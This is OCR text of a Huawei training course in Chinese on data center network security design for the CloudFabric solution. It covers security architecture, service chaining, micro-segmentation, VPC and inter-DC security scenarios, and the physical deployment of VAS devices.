
- 学完本课程后，您将能够：
  - 描述数据中心网络安全解决方案整体架构
  - 掌握数据中心网络安全的规划设计
  - 掌握数据中心网络安全的部署

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录


1. **数据中心网络安全解决方案概述**
2. 数据中心网络安全设计
3. 数据中心网络安全业务编排

Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 针对于传统威胁，数据中心基于多种多样的安全设备做出了应对措施。在传统数据中心向云数据中心发展的过程中，新的业务需求和业务模式带来了新的风险和挑战，为满足云数据中心对于网络安全的需求，华为CloudFabric解决方案提供了全新的安全业务设计和编排。

挑战1：传统安全不适应应用弹性扩展



VM：上线、下线、迁移

安全不适应频繁的应用扩展


新业务上线时，需要在Internet边界、内网边界、分支防火墙等数十台安全设备上连续部署访问策略，耗时较长。

安全不适应VM的变化及迁移

数据中心中VM的迁移较多且IP不变，传统安全基于IP的访问控制策略无法适应这种频繁的变化。安全策略管理复杂，人工部署效率低下。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


挑战2：虚拟化打破传统网络安全边界



- 主机虚拟机化以及通过VXLAN构建的Overlay网络使得传统的安全区域概念失效，租户在物理层面无法实现隔离，安全分区与网络解耦，租户内部的安全威胁难以防护，安全边界是模糊的。
- 传统部署方式下的安全设备无法控制东西向的流量，只能管控南北向流量。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

挑战3：网络安全管理复杂



- 网络与应用的快速发展，增加了安全管理的复杂度。
- 企业使用私有云、公有云混合部署，安全策略需要跨越多个环境，并保持一致。
- 不断增长的用户与设备、复杂的应用访问关系，使得安全策略纷繁复杂，管理耗时，且容易出错。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


CloudFabric安全解决方案架构

东西向控制

东西向流量精细隔离控制，有效避免威胁横向扩散。

拓扑无关

安全业务功能与物理拓扑解耦，基于应用动态地使用业务链、微分段排来编排安全服务。



业务快速开通


安全业务分钟级开通，提供多种类的安全服务，统一调度、自动化编排发放安全业务。

池化资源，按需弹性

安全资源池化，资源池可按需弹性扩缩。

CloudFabric通过安全服务、微分段、业务链来实现数据中心网络安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI




- 虚拟化安全：
  - 通过云平台的安全组能力，实现针对VM的安全防护。云平台通过编排将需要安全管控的VM加入不同的安全组，并定义安全组间的访问规则来进行访问控制。
- DC内安全：
  - 办公区：
    - 通过防火墙部署访问控制策略，保护内网办公用户互访安全。
    - 还可以部署HiSec Insight来采集办公区域内部的流量，做深度威胁检测。
  - 服务器区：
    - 通过部署FW/WAF来防护内网服务器。
    - 通过部署数据库审计来防护数据库服务器。
    - 同时还可以部署HiSec Insight来采集服务器区的流量，做深度威胁检测，以防止内网威胁扩散。
  - 管理区：部署漏洞扫描设备、云平台、网络控制器（iMaster NCE-Fabric）、安全控制器（SecoManager）、安全分析器（HiSec Insight），为全网提供安全核心服务。
  - DMZ区：
    - 通过部署FW/WAF（Web Application Firewall，Web应用防火墙）来防

犯外部威胁，保证DMZ内服务器安全。

        - 还可以部署HiSec Insight来采集DMZ分区的流量，做深度威胁检测。


- 分区边界安全：分区之间互访时，通过FW部署安全策略来对分区之间的访问进行防护。
- DC边界安全：
    - 通过部署专业Anti-DDoS来防御外界的DDoS攻击。
    - 通过部署SVN（Secure Sockets Layer VPN，加密的VPN）接入设备来提供IPsec VPN、SSL VPN等安全接入。
    - 通过部署专业IPS设备来对南北流量进行检测和防御。
    - 通过部署沙箱来防范恶意邮件、恶意Web流量、恶意扫描和渗透等。
    - 通过部署FW保护DC边界出入流量的安全。



- Fabric：Fabric网络是由一组Spine及Leaf节点设备互联组成，提供所有接入网络的各类节点间的无差异互访，实现一张物理网络可同时供多个租户同时使用，节约成本，提高了网络资源利用率。
- EIP（Elastic IP，弹性IP）：可以将一个公有地址绑定到租户网络的私有IP地址上，租户网络的各种资源可以通过固定的公有IP地址对外提供服务。
- CloudFabric解决方案中，iMaster NCE-Fabric与SecoManager融合部署，当CloudFabric网络中使用华为防火墙进行业务自动发放时，需安装SecoManager。SecoManager以服务化组件的形式安装在iMaster NCE-Fabric上，因此需要先安装好iMaster NCE-Fabric。


VAS简介

- VAS指根据客户需要，为客户提供的超出常规服务范围的服务，或者采用超出常规的服务方法提供的服务。
  - CloudFabric解决方案中的VAS服务指网络中除了基础的L2、L3网络转发服务外的L4-L7服务，也被称为L4-L7服务，即FW、LB、VPN、NAT、IPS/IDS、DPI、WAF等。
  - 提供VAS服务的设备/应用被称为VAS设备/应用。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VAS典型应用场景




- VPC与外网互访时使用外部网络中的VAS（FW）进行安全访问控制。
- VPC之间互访使用VPC中的VAS（FW）进行安全访问控制。
- 当VPC内部网段间或网段内部有互访控制的情况下，可通过创建将成员加入端点组，然后定义组间安全策略来进行控制。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- VPC表示用户/租户为业务划分的一个逻辑组网模型，一个VPC模型组成一个独立的网络安全域， 单个租户或业务部署时可根据互访需要规划多个VPC。

安全策略自动化部署



- VAS资源池化部署和管理，提高资源利用率。
- iMaster NCE与SecoManager融合部署实现网络配置和安全策略的自动化部署，简化应用互访、虚拟机迁移等导致的大量安全策略和引流策略的变更。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 数据采集：HiSec Insight采集流探针的数据以及FW安全日志、文件信誉等作为输入源。
- 联动策略配置：安全运维人员在HiSec Insight界面上配置联动设备，联动规则，并生效。
- 威胁检测：HiSec Insight通过大数据分析方法从海量数据中分析出异常流量和威胁，生成联动策略，并可自动或手动给安全控制器SecoManager下发联动策略。
- 策略下发：SecoManager根据HiSec Insight下发的联动策略是来决策是将策略下发到安全执行器Firewall，还是通过网络控制器NCE-Fabric下发到交换机。
- 策略执行：防火墙、交换机执行策略，实现主机隔离或者基于IP阻断。

业务链简介

- 为满足特定的商业、安全等需求，对于指定的业务流，通常要求在转发时报文经过特定的几个VAS设备的处理，即穿越一个SFC（Service Function Chain，业务链）。

PBR模式业务链（推荐）：

PBR（Policy-Based Routing，策略路由）：在网络设备上基于MQC（Modular QoS Command-Line Interface，模块化QoS命令行）实现的报文重定向功能，可以将匹配的报文流重新指定路径或方向，转发到指定的位置进行处理。

特点：

1）每一跳都要下发PBR；

2）PBR模式的业务链不需要改变原始报文。


NSH模式业务链：

NSH（Network Service Header，网络服务报头）：通过在VXLAN报文中插入NSH报头使得业务链上的各个节点能够相互传递信息，并根据这些信息对数据做动态灵活的策略处理。

特点：

1）只需要在SC节点下发过滤和重定向策略引导流量进入SFC转发路径；

2）NSH模式的业务链需要在原始报文中插入NSH报头。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- SF：Service Function，服务节点，在本章节中为各种安全VAS。
- SFF：Service Function Forwarder，业务链转发节点，将报文转发到SF节点上网络设备。
- SC：Service Classifier，在SFC域的边界，负责对流量进行分类打上不同的SI（Service Path Identifier，业务功能索引，指代某个业务链路径）。

业务链：拖拽式部署，VAS编排极简高效



简化部署

拖拽式定义业务链

灵活编排


与Fabric网络拓扑解耦

高效转发

ACL消耗减少一半以上

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI




- 通过部署微分段，网络设备自身即可根据报文实现流量安全隔离。

CloudFabric网络安全典型场景 - VPC内部安全


南北流量	不同子网间	同子网



- 发放LogicVAS关联外部网络，针对南北向流量发放VAS服务实现安全控制。
- 使用SFC将流量灵活引流VAS设备实现安全服务。
- 使用微分段实现内外部组间的访问控制隔离。



- 使用SFC引流到VAS设备实现安全服务。
- 使用微分段，使用无状态的EPG策略进行隔离和控制互访关系。




- 使用SFC引流到VAS设备实现安全服务。
- 使用微分段，提供基于离散IP、VM属性划分组，实现细粒度的访问控制隔离。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 不同颜色VM代表属于同一VPC的不同子网。
- Fabric GW：Fabric的出口网关设备。

CloudFabric网络安全典型场景 - VPC间安全



- 编排流量过墙，规划好VPC之间的安全访问策略，实现安全服务。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 不同颜色VM代表属于不同的VPC。


CloudFabric网络安全典型场景 - DC间安全

Multi-POD



- Multi-POD场景中，Fabric之间是统一的VXLAN Domain，属于同一套控制器管理。该场景下如果是集中出口，则与单DC情况相同；如果是主备出口，则需要在两个Fabric中各部署一组主备镜像防火墙，安全策略由控制器同时下发给这两组防火墙，不同DC的防火墙设备组间不进行会话同步。

Multi-Site



- Multi-Site场景中，两个Fabric由各自的控制器管理，两个数据中心之间是独立的VXLAN Domain，并通过三段式VXLAN实现二层/三层互访。在三层互访时，可以在DC间编排流量经过单边或双边防火墙，从而灵活部署安全策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 三段式VXLAN：又称Segment VXLAN，一种用于实现跨数据中心互联的技术。

目录


1. 数据中心网络安全解决方案概述
2. **数据中心网络安全设计**
3. 数据中心网络安全业务编排

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

VAS设备的物理部署架构（1）

标准方案：部署专用的Service leaf



VAS设备接入到Fabric中的Service leaf交换机上：


- Service leaf组成M-LAG系统。
- 每台VAS设备均采用链路捆绑双归接入到M-LAG系统。
- 该方案为**标准架构**，具备极强的扩展性，可扩展支持多个Service leaf设备组，接入更多的VAS设备。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


VAS设备的物理部署架构（2）

- 出于成本考虑，中小型DC可能存在合并设备角色的情况。

Service leaf和Border leaf合设




Service leaf、Border leaf和Spine合设



- 不同角色，有不同的**软硬件特性需求**，以及不同的转发平面、控制平面的**资源消耗**，设备选型请遵循厂商建议。
- 对于一个物理设备承担多个角色（常见的有Border Leaf和Service Leaf合设）的场景，需要考虑该物理设备上**资源消耗的叠加**。因此，在网络具体设计时，也请遵循厂商建议。

